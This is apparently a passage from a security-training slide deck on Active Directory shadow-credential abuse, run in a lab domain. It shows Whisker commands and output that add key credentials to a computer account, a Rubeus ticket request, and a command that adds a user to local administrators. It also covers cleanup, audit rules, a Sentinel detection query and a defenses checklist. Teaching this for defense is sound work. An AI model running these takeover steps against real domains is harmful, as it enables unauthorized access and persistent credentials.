- Semi-interactive escalatory wmic shell

```
net localgroup administrators noprivuser /add  
net localgroup administrators
```

```
C:\>net localgroup administrators noprivuser /add  
The command completed successfully.  
  
C:\>net localgroup administrators  
Alias name      administrators  
Comment         Administrators have complete and unrestricted access to the computer/domain  
  
Members  
  
-----  
doadmin  
DOAZLAB\Domain Admins  
DOAZLAB\noprivuser ←  
The command completed successfully.
```



And that's how you LPE
with overprivileged
computer account with
shadow credential features





THERE'S MORE

Whisker <3



- Purpose-built tool for tampering with msDS-KeyCredentialLink

```
PS C:\Users\doadmin> cd .\Desktop\  
PS C:\Users\doadmin\Desktop> .\Whisker.exe
```

Whisker is a C# tool for taking over Active Directory user and computer accounts by manipulating their msDS-KeyCredentialLink attribute, effectively adding Shadow Credentials to the target account.

Usage: ./Whisker.exe [list|add|remove|clear] /target:<samAccountName> [/deviceID:<GUID>] [/domain:<FQDN>]
[dc:<IP/HOSTNAME>] [/password:<PASSWORD>] [/path:<PATH>]

Modes

list	List all the values of the msDS-KeyCredentialLink attribute of a target object
add	Add a new value to the msDS-KeyCredentialLink attribute of a target object
remove	Remove a value from the msDS-KeyCredentialLink attribute of a target object
clear	Clear all the values of the msDS-KeyCredentialLink attribute of a target object. Warning: Clearing the msDS-KeyCredentialLink attribute of accounts configured for passwordless authentication will cause disruptions.

Arguments:

/target:<samAccountName>	Required. Set the target name. Computer objects should end with a '\$' sign.
/deviceID:<GUID>	[remove mode] Required in remove mode. Set the DeviceID of the value to remove attribute msDS-KeyCredentialLink of the target object. Must be a valid GUID.
[/domain:<FQDN>]	Optional. Set the target Fully Qualified Domain Name (FQDN). If not provided, we resolve the FQDN of the current user.



Whisker <3



- Control an account with KeyCreds write privilege?

```
Whisker.exe add /target:ws05$
```

```
PS C:\Users\doadmin\Desktop> .\Whisker.exe add /target:ws05$  
[*] No path was provided. The certificate will be printed as a Base64 blob  
[*] No pass was provided. The certificate will be stored with the password BGhWYRU  
[*] Searching for the target account  
[*] Target user found: CN=WS05,OU=Workstations,DC=doazlab,DC=com  
[*] Generating certificate  
[*] Certificate generated  
[*] Generating KeyCredential  
[*] KeyCredential generated with DeviceID bbb8cbcc-4de2-4bd0-b4a7-eb02dae5cc26  
[*] Updating the msDS-KeyCredentialLink attribute of the target object  
[+] Updated the msDS-KeyCredentialLink attribute of the target object  
[*] You can now run Rubeus with the following syntax:
```

```
Rubeus.exe asktgt /user:ws05$ /certificate:MIIJuAIBAzCCCXQGCSqGSIB3DQEHAaCCCWUEgg1h  
IIF/zCCBfsGCyqGSIB3DQEEMCgECoIIE/jCCBPowHAYKKoZIhvcNAQwBAzAOBAioMRH1JotbrQICB9AEggTY  
nIQekFMZc5FswTGrK+GUyYKWFuOAGtaISctJ7VmIrV3h31umT7yHMp2vAiVOEGLe/31cc5FwrE5f1cjEDW
```



Whisker <3



- Control an account with KeyCreds write privilege?

Whisker.exe list /target:ws05\$

```
PS C:\Users\doadmin\Desktop> .\Whisker.exe list /target:ws05$  
[*] Searching for the target account  
[*] Target user found: CN=WS05,OU=Workstations,DC=doazlab,DC=com  
[*] Listing deviced for ws05$:  
DeviceID: bbb8cbcc-4de2-4bd0-b4a7-eb02dae5cc26 | Creation Time: 1/2/2025  
PS C:\Users\doadmin\Desktop>
```



Whisker <3



- Hey Testers, clean up after yourselves...

`Whisker.exe clear /target:ws05$`

```
PS C:\Users\doadmin\Desktop> .\Whisker.exe clear /target:ws05$  
[*] Searching for the target account  
[*] Target user found: CN=WS05,OU=Workstations,DC=doazlab,DC=com  
[*] Updating the msDS-KeyCredentialLink attribute of the target object  
[+] Updated the msDS-KeyCredentialLink attribute of the target object  
PS C:\Users\doadmin\Desktop>  
PS C:\Users\doadmin\Desktop> .\Whisker.exe list /target:ws05$  
[*] Searching for the target account  
[*] Target user found: CN=WS05,OU=Workstations,DC=doazlab,DC=com  
[*] Listing deviced for ws05$:  
[*] No entries! ←  
PS C:\Users\doadmin\Desktop>
```



Clean Up with PowerShell



- Also please remind your victims that you parked credential materials that will survive object password resets...and that they need to clean up after you.
- But how? PowerShell:

```
set-ADObject -Identity 'CN=WS05,OU=Workstations,DC=doazlab,DC=com'  
-clear "msds-keycredentiallink"
```

```
[*] Listing deviced for ws05$:  
DeviceID: 63b4dc89-c965-4bed-803f-a3d0362eaf55 | Creation Time: 1/2/2025 11:03:22 AM  
PS C:\Users\doadmin\Desktop>  
PS C:\Users\doadmin\Desktop> set-ADObject -Identity 'CN=WS05,OU=Workstations,DC=doazlab,DC=com' -clear "msds-  
keycredentiallink"  
PS C:\Users\doadmin\Desktop> .\Whisker.exe list /target:ws05$  
[*] Searching for the target account  
[*] Target user found: CN=WS05,OU=Workstations,DC=doazlab,DC=com  
[*] Listing deviced for ws05$:  
[*] No entries! ←  
PS C:\Users\doadmin\Desktop>
```

Windows Event Detect?



- Changes to the msDS-KeyCredentialLink:
 - Definitely not audited by default
 - Challenging to deploy through the UI...

<https://github.com/DefensiveOrigins/Detect-msDS-KeyCredentialLink>

```
Import-Module ActiveDirectory
iwr -Uri https://raw.githubusercontent.com/OTRF/Set-AuditRule/master/Set-AuditRule.ps1 -OutFile Set-
AuditRule.ps1
Import-Module .\Set-AuditRule.ps1
Set-AuditRule -AdObjectPath 'AD:\DC=doazlab,DC=com' -WellKnownSidType WorldSid -Rights
WriteProperty,GenericWrite -InheritanceFlags All -AttributeGUID 5b47d60f-6090-40b2-9f37-2a4de88f3063 -
AuditFlags Success
```



Detection Logic: msDS-KeyCred



- Sentinel here, but you get the gist.

```
SecurityEvent
| where EventID == 5136
| parseEventData with * 'AttributeLDAPDisplayName">' ModifiedAttribute "<" *
| parseEventData with * 'SubjectUserName">' SubjectUserName "<" *
| parseEventData with * 'ObjectDN">' AffectedObject "<" *
| where ModifiedAttribute == "msDS-KeyCredentialLink"
| project TimeGenerated , Computer , Activity , ModifiedAttribute , SubjectUserName , AffectedObject
```

Computer	Activity	ModifiedAttribute	SubjectUs...	AffectedObject
DC01.doazlab.com	5136 - A directory service object ...	msDS-KeyCredentialLink	WS05\$	CN=WS05,OU=Workstations,DC=doaz...
DC01.doazlab.com	5136 - A directory service object ...	msDS-KeyCredentialLink	doadmin	CN=WS05,OU=Workstations,DC=doaz...
DC01.doazlab.com	5136 - A directory service object ...	msDS-KeyCredentialLink	doadmin	CN=WS05,OU=Workstations,DC=doaz...
DC01.doazlab.com	5136 - A directory service object ...	msDS-KeyCredentialLink	doadmin	CN=WS05,OU=Workstations,DC=doaz...
DC01.doazlab.com	5136 - A directory service object ...	msDS-KeyCredentialLink	doadmin	CN=lowprivPC,CN=Computers,DC=do...
DC01.doazlab.com	5136 - A directory service object ...	msDS-KeyCredentialLink	doadmin	CN=AZRWWKS1000003,OU=Devices,..
DC01.doazlab.com	5136 - A directory service object ...	msDS-KeyCredentialLink	doadmin	CN=AZRWWKS1000003,OU=Devices,..



And that's how you audit
msDS-KeyCredentialLink
changes



Defenses Checklist



- Monitor network for running WebClient services
 - This is an authenticated check – see
<https://github.com/Hackndo/WebclientServiceScanner>
- Monitor network for running PrintSpooler service
- Blah: LLMNR / NBNS / WPAD : name resolution abuse
- Blah: Practice the principle of least privilege
- Audit AD continuously, monitor for changes
- Define who/which groups can update the KeyCred attribute





Coming Soon...

<https://www.antisyphontraining.com/live-courses-catalog/defending-the-enterprise-kent-ickler-and-jordan-drysdale/>



Feb 4-5 – Denver Colorado

<https://www.antisyphontraining.com/course/attack-detect-defend-add-with-kent-ickler-and-jordan-drysdale/>



<https://www.blackhillsinfosec.com/>

<https://www.antisyphontraining.com/>

<https://www.activecountermeasures.com/>

<https://wildwesthackinfest.com/>

<https://defensiveorigins.com/>



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